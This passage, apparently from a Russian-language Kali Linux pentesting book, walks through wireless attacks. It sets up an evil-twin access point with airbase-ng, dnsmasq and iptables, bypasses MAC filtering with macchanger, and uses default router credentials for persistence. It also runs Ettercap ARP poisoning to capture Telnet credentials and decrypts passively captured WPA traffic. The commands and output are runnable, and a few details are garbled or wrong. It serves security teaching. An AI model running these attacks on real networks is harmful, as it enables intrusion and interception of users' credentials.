В файле `dnsmasq.conf` мы указали интерфейс `at0`; задаем диапазон `dhcp` (10.0.0.10–10.0.0.250, время аренды 12 часов); для `dhcp` мы выбрали параметр 3, а шлюз 10.0.0.1; для DNS-сервера параметр `dhcp` определили равным 3, а сам DNS — 10.0.0.1. Почему был выбран интерфейс `at0`? Потому что `airbase-ng` создает интерфейс моста по умолчанию, то есть `at0`.

Сохраните внесенные в файл `dnsmasq.conf` изменения, нажав сочетание клавиш `Ctrl+O`, и закройте редактор `nano`, нажав `Ctrl+X`.

- Для создания точки доступа настройте `airbase-ng`. Для этого введите: `airbaseng -e <ESSID> -c <channel> <monitor interface>`. Мы для целевого ESSID ввели `ARRIS-4BE2`, номер канала — 11, а интерфейс монитора — `wlan0mon` (рис. 11.47).

```

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# airbase-ng -e ARRIS-4BE2 -c 11 wlan0mon
12:21:04 Created tap interface at0
12:21:04 Trying to set MTU on at0 to 1500
12:21:04 Trying to set MTU on wlan0mon to 1800
12:21:04 Access Point with BSSID 00:C0:CA:82:9E:37 started.

```

Рис. 11.47. Создание точки доступа

- Включите интерфейс `at0`, поработайте с IP-таблицами и включите/отключите трафик для передачи. Это вы можете сделать поочередно, как показано на рис. 11.48, 11.49.

```

root@kali:~# ifconfig at0 10.0.0.1 up
root@kali:~#

```

Рис. 11.48. Включение интерфейса `at0`


```

root@kali:~# iptables --flush
root@kali:~# iptables --table nat --append POSTROUTING --out-interface wlan1 -j MASQUERADE
root@kali:~# iptables --append FORWARD --in-interface at0 -j ACCEPT
root@kali:~#

```

Рис. 11.49. Команды для IP-таблиц

- Запустите DNS-сервер. Для этого введите команду `dnsmasq -C <config file> -d`, где `<config file>` — адрес, по которому хранится данный файл. В нашем случае путь хранения файла — `tmp/dnsmasq.conf` (рис. 11.50).

A terminal window titled 'root@kali: ~' with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal output shows the command 'dnsmasq -C tmp/dnsmasq.conf -d' being executed. The output includes: 'dnsmasq: started, version 2.79 cachesize 150', 'dnsmasq: compile time options: IPv6 GNU-getopt DBus i18n IDN DHCP DHCPv6 no-Lua TFTP conntrack ipset auth DNSSEC loop-detect inotify', 'dnsmasq-dhcp: DHCP, IP range 10.0.0.10 -- 10.0.0.250, lease time 12h', 'dnsmasq: using nameserver 8.8.8.8#53', 'dnsmasq: reading /etc/resolv.conf', 'dnsmasq: using nameserver 8.8.8.8#53', 'dnsmasq: using nameserver 200.1.104.36#53', 'dnsmasq: using nameserver 200.1.104.35#53', and 'dnsmasq: read /etc/hosts - 5 addresses'.

```
root@kali:~# dnsmasq -C tmp/dnsmasq.conf -d
dnsmasq: started, version 2.79 cachesize 150
dnsmasq: compile time options: IPv6 GNU-getopt DBus i18n IDN DHCP DHCPv6 no-Lua
TFTP conntrack ipset auth DNSSEC loop-detect inotify
dnsmasq-dhcp: DHCP, IP range 10.0.0.10 -- 10.0.0.250, lease time 12h
dnsmasq: using nameserver 8.8.8.8#53
dnsmasq: reading /etc/resolv.conf
dnsmasq: using nameserver 8.8.8.8#53
dnsmasq: using nameserver 200.1.104.36#53
dnsmasq: using nameserver 200.1.104.35#53
dnsmasq: read /etc/hosts - 5 addresses
```

Рис. 11.50. Запуск DNS-сервера

- Вы можете предотвратить передачу трафика и захватить векторы инициализации, как было показано ранее (используя команду `echo 0 > /proc/sys/net/ipv4/ip_forward`), предоставить пользователю захваченный портал или для настройки MitM-атаки перенаправить трафик (используя `echo 1 > /proc/sys/net/ipv4/ip_forward`) только на определенные целевые сайты.

Здесь мы можем двинуться в нескольких направлениях. Чтобы записать пароль сети, можем создать полноценную атаку «злой двойник» или настроить атаку типа «человек посередине» для обнаружения несанкционированных подключений. В случае такой атаки мы будем перехватывать, анализировать и отслеживать движения любого клиента, который подключается к нашей беспроводной точке доступа (копии легальной точки доступа), улавливая сигналы подключения других инструментов, таких как *dsniff* или *sslstrip*. Или, чтобы выполнить атаку на стороне клиента напрямую, захватывая в браузере пользователя нужные нам данные, можем задействовать эти инструменты совместно с *фреймворком BeEF (Browser Exploitation Framework)*.

После взлома

Если вам удалось получить ключ WPA или WEP, значит, у вас появилась возможность аутентификации в сети. Оказавшись в беспроводной сети, вы можете задействовать описанный ранее набор инструментов. Это связано с тем, что после правильной аутентификации ваша операционная система Kali Linux становится частью локальной сети (LAN), как будто вы подключены к целевой сети через сетевой кабель. В этом случае у вас появляется возможность сканировать другие устройства, использовать уязвимости, эксплуатировать системы и повышать свои привилегии.

MAC-спуфинг

Есть несколько методов, которые полезны для демонстрации других уязвимостей в исследуемых нами беспроводных сетях. Один из примеров — обход общего беспроводного элемента управления, что называется *фильтрацией MAC*. Фильтрация MAC — это элемент управления, характерный для некоторых маршрутизаторов, на которых разрешены только определенные MAC-адреса или типы MAC. Например, вы можете определить коммерческое местоположение, где сейчас находится iPad. Беспроводная сеть будет разрешать только MAC-адреса с первыми тремя шестнадцатеричными символами 34:12:98. Другие организации могут иметь список MAC-адресов, к которым разрешено присоединяться.

Даже если вы сумеете скомпрометировать ключ WPA, то обнаружите, что присоединиться к сети у вас нет возможности. Это объясняется тем, что целевая организация может использовать некоторую форму фильтрации MAC-адресов. Для обхода мы применяем инструмент *Macchanger*, работающий из командной строки. Одна простая команда позволяет изменить MAC-адрес на такой, которому разрешено подключиться. Во-первых, вы можете легко найти новый MAC-адрес из отчетов о предыдущих попытках разведки и взлома. Инструмент *Airodump-ng* идентифицирует клиентов, подключенных к беспроводным сетям. Во-вторых, анализ захваченных с помощью *Wireshark* файлов позволит вам идентифицировать потенциально допустимые MAC-адреса.

В этом примере мы нашли подключенный к целевой сети беспроводной клиент, MAC-адрес которого — 34:12:98:B5:7E:D4.

```
# macchanger -mac=34:12:98:B5:7E:D4 wlan0
```

На рис. 11.51 показан вывод этой команды.

```
root@kali:~# macchanger --mac=34:12:98:B5:7E:D4 wlan0
Current MAC: f4:f2:6d:1d:04:42 (unknown)
Permanent MAC: f4:f2:6d:1d:04:42 (unknown)
New MAC: 34:12:98:b5:7e:d4 (unknown)
```

Рис. 11.51. Вывод команды *macchanger*

Если мы выполним команду *ifconfig wlan0*, то увидим наш поддельный MAC-адрес (рис. 11.52).

```
root@kali:~# ifconfig wlan0 in replay_arp-0617-185541.cap
wlan0: flags=4098<BROADCAST,MULTICAST> mtu 1500 capture replies
w      ether 34:12:98:b5:7e:d4 txqueuelen 1000 (Ethernet)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Рис. 11.52. Поддельный MAC-адрес

Теперь мы можем обойти любую фильтрацию MAC, которая выполняется в точке доступа, и у нас есть возможность подключиться к беспроводной сети. Это очень важный шаг, так как при обрыве связи мы можем оставаться постоянно подключенными к сети.

Устойчивость

Как только мы сможем аутентифицироваться в беспроводной сети и получим возможность подключиться, нам следует заняться устойчивостью нашего соединения. Для этого нужно сосредоточить свое внимание на беспроводном маршрутизаторе. Большинство беспроводных маршрутизаторов имеют сетевую или другую консоль, с помощью которой законные администраторы могут войти в систему и управлять данным устройством. Обычно беспроводные маршрутизаторы расположены в начале подсети беспроводной локальной сети. Например, если мы подключимся к сети Wi-Fi_Crack и выполним команду `ifconfig wlan0`, она идентифицирует нас как устройство с IP-адресом 10.0.0.7.

Если мы перейдем в браузере по адресу `http://10.0.0.1`, откроется страница аутентификации. Чтобы получить шлюз по умолчанию, введите в командную строку терминала команду `route -n` (рис. 11.53).



Рис. 11.53. Страница для аутентификации открыта

Если в поле ввода User Name (Имя пользователя) ввести `admin`, а в поле ввода Password (Пароль) ничего не вводить и нажать кнопку OK, мы, возможно, получим следующую страницу (рис. 11.54).

На этой странице мы видим пароль по умолчанию для учетной записи администратора. Изредка случается, что системный администратор сети оставляет для беспроводного маршрутизатора учетные данные по умолчанию. Если мы не получим это сообщение об ошибке, в Интернете можно найти много ресурсов, на которых собраны учетные записи администратора по умолчанию для широкого спектра маршрутизаторов, коммутаторов и точек беспроводного доступа. Сайт `http://www.routerpasswords.com/` — один из множества сайтов с паролями администратора по умолчанию для подобных устройств. Если вы не сумели подобрать пароль та-

ким способом, следующий вариант — применить грубую силу с помощью методов, которые мы рассмотрели ранее.



Рис. 11.54. Страница с паролем по умолчанию для учетной записи администратора

Если вы смогли скомпрометировать учетные записи администратора и получили доступ к административным настройкам, обратите внимание на информацию, которая позволит вам снова войти в систему. Например, на PIN-код WPS (рис. 11.55).




Рис. 11.55. Информация о PIN-коде WPS

Администраторы могут изменить пароль точки беспроводного доступа WPA, но PIN-код WPS часто оставляют прежним. Кроме того, вы должны проверить, есть ли у вас возможность доступа к элементам управления фильтрацией MAC-адресов (рис. 11.56).




Рис. 11.56. Страница с элементами управления для фильтрации MAC-адресов

Сюда можно ввести несколько MAC-адресов, которыми впоследствии вы планируете воспользоваться.

Анализ беспроводного трафика

Нам доступны два метода перехвата и анализа («обнюхивания») беспроводного трафика. Первый метод позволяет исследовать трафик во время аутентификации и подключения к целевой сети. В этом случае есть возможность использовать атаку «человек посередине» совместно с таким инструментом, как Ettercap, который перенаправит весь трафик через нашу тестовую машину.

Второй метод — исследование всего беспроводного трафика, который мы можем получить от конкретной беспроводной сети, и расшифровка с помощью пароля WPA или WEP. Это пригодится, если мы попытаемся ограничить наш след, не подключаясь к WLAN. Пассивно перехватывая трафик, чтобы расшифровать его позже, мы уменьшаем вероятность того, что нас обнаружат.

Анализ WLAN-трафика

Как и в проводной локальной сети, у нас есть возможность анализировать сетевой трафик в беспроводной локальной сети (WLAN). В следующем упражнении нужно, чтобы вы аутентифицировались в тестируемой беспроводной сети и получили от маршрутизатора действительный IP-адрес. Инструмент Ettercap применяет исследование такого типа для проведения атаки «заражения» ARP и анализа учетных данных.

1. Для запуска Ettercap выполните команду основного меню Applications ▶ Sniffing and Spoofing ▶ Ettercap-gui (Приложения ▶ Анализ и подмена ▶ Ettercap-gui) или введите в командную строку терминала команду `ettercap-gui`. Откройте вкладку Sniff

(Анализатор) и щелкните на Unified Sniffing (Запуск анализирования). На экране появится список сетевых интерфейсов. Выберите беспроводной интерфейс, в нашем случае wlan0 (рис. 11.57).




Рис. 11.57. Интерфейс wlan0 выбран

2. Щелкните кнопкой мыши на меню Hosts (Хосты) и нажмите кнопку Scan for Hosts (Сканировать хосты). По завершении сканирования щелкните кнопкой мыши на пункте Hosts List (Список хостов). Если вы исследуете активную беспроводную сеть, то в списке обнаружите несколько хостов.
3. Щелкните кнопкой мыши на MITM, а после — на ARP Poisoning (Отравление ARP). На следующей странице следует выбрать два хоста, трафик между которыми мы и исследуем. Выберите первый IP-адрес и щелкните кнопкой мыши на Add to Target 1 (Добавить цель 1). Далее выберите второй IP-адрес и щелкните на Add to Target 2 (Добавить цель 2) (рис. 11.58).
4. В появившемся диалоговом окне установите флажок Sniff remote connections (Анализировать удаленное подключение) и нажмите кнопку OK (рис. 11.59).
Эти действия запустят атаку для «заражения» ARP-таблицы, в которой мы сможем увидеть весь трафик между двумя выбранными хостами.
5. С помощью Wireshark запустите перехват. Когда вы увидите первый экран, убедитесь, что выбрали беспроводной интерфейс. В нашем случае wlan0 (рис. 11.60).




Рис. 11.58. Выбор целевых хостов




Рис. 11.59. Диалог настроек MITM-атаки




Рис. 11.60. Захват трафика с помощью Wireshark

При изучении информации мы увидим, что захватывается несколько типов трафика. Наиболее интересным является сеанс Telnet, который был открыт между двумя хостами (рис. 11.61).




Рис. 11.61. Трафик сеанса Telnet, открытый между двумя хостами

Если мы щелкнем правой кнопкой мыши на сеансе Telnet и выберем в контекстном меню команду Follow TCP Stream (Отследить TCP-поток), то сможем увидеть

учетные данные для экземпляра Metasploitable вместе с учетными данными Telnet (рис. 11.62).




Рис. 11.62. Учетные данные для Metasploitable

Пассивный анализ

При пассивном анализе мы не аутентифицируемся в сети. Этот способ подходит, если мы подозреваем, что в исследуемой сети имеются такие средства предотвращения вторжений, как функция обнаружения поддельных хостов. Пассивное исследование сети — хороший способ избежать применения таких средств контроля, получая конфиденциальную информацию.

1. Запустите пассивное сканирование беспроводного трафика в целевой сети. Убедитесь, что беспроводная карта находится в режиме мониторинга:

```
# airmon-ng start wlan0
```

2. Используйте для анализа сетевого трафика инструмент `airodump-ng` так, как мы делали это в пункте «Взлом WPA» подраздела «Airstack-ng» раздела «Инструменты тестирования беспроводной сети»:

```
# airodump-ng wlan0mon -c 6 --bssid 44:94:FC:37:10:6E - w Wi-Ficrack
```

3. Запускайте инструмент столько раз, сколько потребуется. Чтобы убедиться, что мы можем расшифровать трафик, нам нужно быть уверенными: если это сеть WPA, то мы захватим четырехстороннее рукопожатие. Как только захватили достаточно трафика, остановите процесс, нажав сочетание клавиш `Ctrl+C`.
4. Перейдите к папке, в которой находится записанный файл перехвата, и дважды щелкните на нем кнопкой мыши. Откроется файл с захваченным трафиком в Wireshark (рис. 11.63).




Рис. 11.63. Файл с захваченным трафиком открыт в Wireshark

Захват зашифрован, и видны лишь несколько пакетов 802.11.

5. Откройте меню `Edit` (Редактирование) и перейдите к настройкам. Откроется новая вкладка. Щелкните кнопкой мыши на треугольнике рядом с протоколами, а затем — на протоколе 802.11. На экране должно появиться следующее окно (рис. 11.64).




Рис. 11.64. Протокол 802.11 выбран

- Нажмите кнопку Edit (Редактировать). На экране появится диалог для ввода WEP- или WPA-ключей для дешифровки. Нажмите кнопку New (Создать). В поле ввода Key Type (Тип ключа) введите ключ WPA, а затем пароль и SSID. В этом случае ключом будет следующее: Induction:Coherer. Нажмите кнопку Apply (Применить) и кнопку OK (рис. 11.65).

